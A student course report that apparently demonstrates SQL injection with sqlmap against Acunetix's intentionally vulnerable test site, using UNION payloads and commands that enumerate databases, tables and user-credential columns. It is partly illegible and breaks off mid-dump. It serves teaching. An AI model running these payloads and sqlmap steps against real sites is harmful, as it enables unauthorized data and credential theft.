COURSE : Web Application Security

COURSE CODE : CSE-4031

SLOT : L15+L16

PROJECT REPORT

PROJECT TITLE : SQL Injection on a Live Website .

DONE BY : Hariprasad K K – 19BCE7079

Gude Sruthi - 19BCE7363

Mouryan J - 19BCD7188

Guided By : Prof. Nandhakumar.

CONTENTS :

OVERVIEW OF THE PROJECT :

Objectives:


- ✓ To perform a Sql Injection on Live Website Using sqlmap Kali linux

Problem Analysis:

- ✓ In this Project , we will explain what SQL injection is, describe it with a example by Performing SQL Injection on a live website Using sqlmap Kali linux , explain how to find and exploit various kinds of SQL injection vulnerabilities.

What is SQL INJECTION :

- ✓ SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.
- ✓ In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.



```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

Impact of a successful SQL injection attack :

- ✓ A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

Types of Sql Injection :


- ✓ There are a wide variety of SQL injection vulnerabilities, attacks, and techniques, which arise in different situations. Some common SQL injection examples include:
  1. **Retriving Hidden Data**
     where you can modify an SQL query to return additional results.
  2. **Subverting Application Logic**
     where you can change a query to interfere with the application's logic.
  3. **UNION Attacks**
     where you can retrieve data from different database tables.
  4. **Examining the database**
     where you can extract information about the version and structure of the database.

  5. **Blind Sql Injection**
     where the results of a query you control are not returned in the application's responses.

Performing Sql Injection :


- ✓ Here , we are going to perform SQL INJECTION on a sample website which is provide by the Acunetix Company.
- ✓ LINK : http://testphp.vulnweb.com
- ✓ After Entering the website using sqlmap tool which is readily available in Kali linux .
- ✓ Firstly, we have to get to know the name of the database so , for that we are using the terminal and excuting a query accordingly.

- ✓ The following code is used to find the database name of that sample website which is provided by the Acunetix.
- ✓ sqlmap -u http://testphp.vulnweb.com –dbs




```
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ [illegible] /2022-05-19/

[illegible] [INFO] resuming back-end DBMS 'mysql'
[illegible] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND [illegible]

    Type: time-based blind
```

- ✓ Now , we will get to know the name of the database, which will shown as ,



```
    Payload: artist=-8388 UNION ALL SELECT CONCAT([illegible]),NULL,NULL-- -
---
[illegible] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[illegible] [INFO] fetching tables for database: 'acuart'
[illegible] [WARNING] the SQL query provided does not return any output
[illegible] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[illegible] [INFO] fetching number of tables for database 'acuart'
[illegible] [INFO] resumed: 0
[illegible] [WARNING] database 'acuart' appears to be empty
[illegible] [ERROR] unable to retrieve the table names for any database
do you want to use common table existence check? [y/N/q] y
which common tables (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-tables.txt' (press Enter)
[2] custom
>
[illegible] [INFO] performing table existence using items from '/usr/share/sqlmap/data/txt/common-tables.txt'
[illegible] [INFO] adding words used on web page to the check list
[illegible] [INFO] checking database 'acuart'
please enter number of threads? [Enter for 1 (current)]
[illegible] [WARNING] running in a single-thread mode. This could take a while
[illegible] [INFO] tried [illegible] items (0%)
```


✓ Secondly , After finding the database name we have to find the tables In that database .



```
[illegible]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables

[illegible]

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ [illegible] /2022-05-19/

[illegible] [INFO] resuming back-end DBMS 'mysql'
[illegible] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND [illegible]

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

CODE : sqlmap -u http://testphp.vulnweb.com -D –tables


✓ Now You will get the number of tables and their names also.



```
    Payload: artist=-8348 UNION ALL SELECT CONCAT(0x[illegible],NULL,NULL-- -
---
[[illegible]] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[[illegible]] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[[illegible]] [INFO] fetched data logged to text files under '/home/[illegible]/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ [illegible] /2022-05-19/
```

✓ Here we need to find the user credentials so we are considering the USERS Table.

✓ CODE : sqlmap –u http://testphp.vulnweb.com -D acuart -T users --column




```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ [illegible]

[illegible] [INFO] resuming back-end DBMS 'mysql'
[illegible] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND [illegible]

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

Which will be resulted as ,

DATABASE : acuart


TABLE : Users



```
[illegible] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[illegible] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[illegible] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ [illegible]
```


- ✓ Here we need to find the USERNAME AND PASSWORD to login , for that again we need to use sqlmap .
- ✓ We are dumping the required coulumns that is **uname** and **pass .**

<u>CODE :</u> sqlmap -u http://testphp.vulnweb.com -D acuart – T users -C uname –dump




```
[illegible]
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND [illegible]

    Type: time-based blind
```

✓ Now , we will get to know the **usename** as,



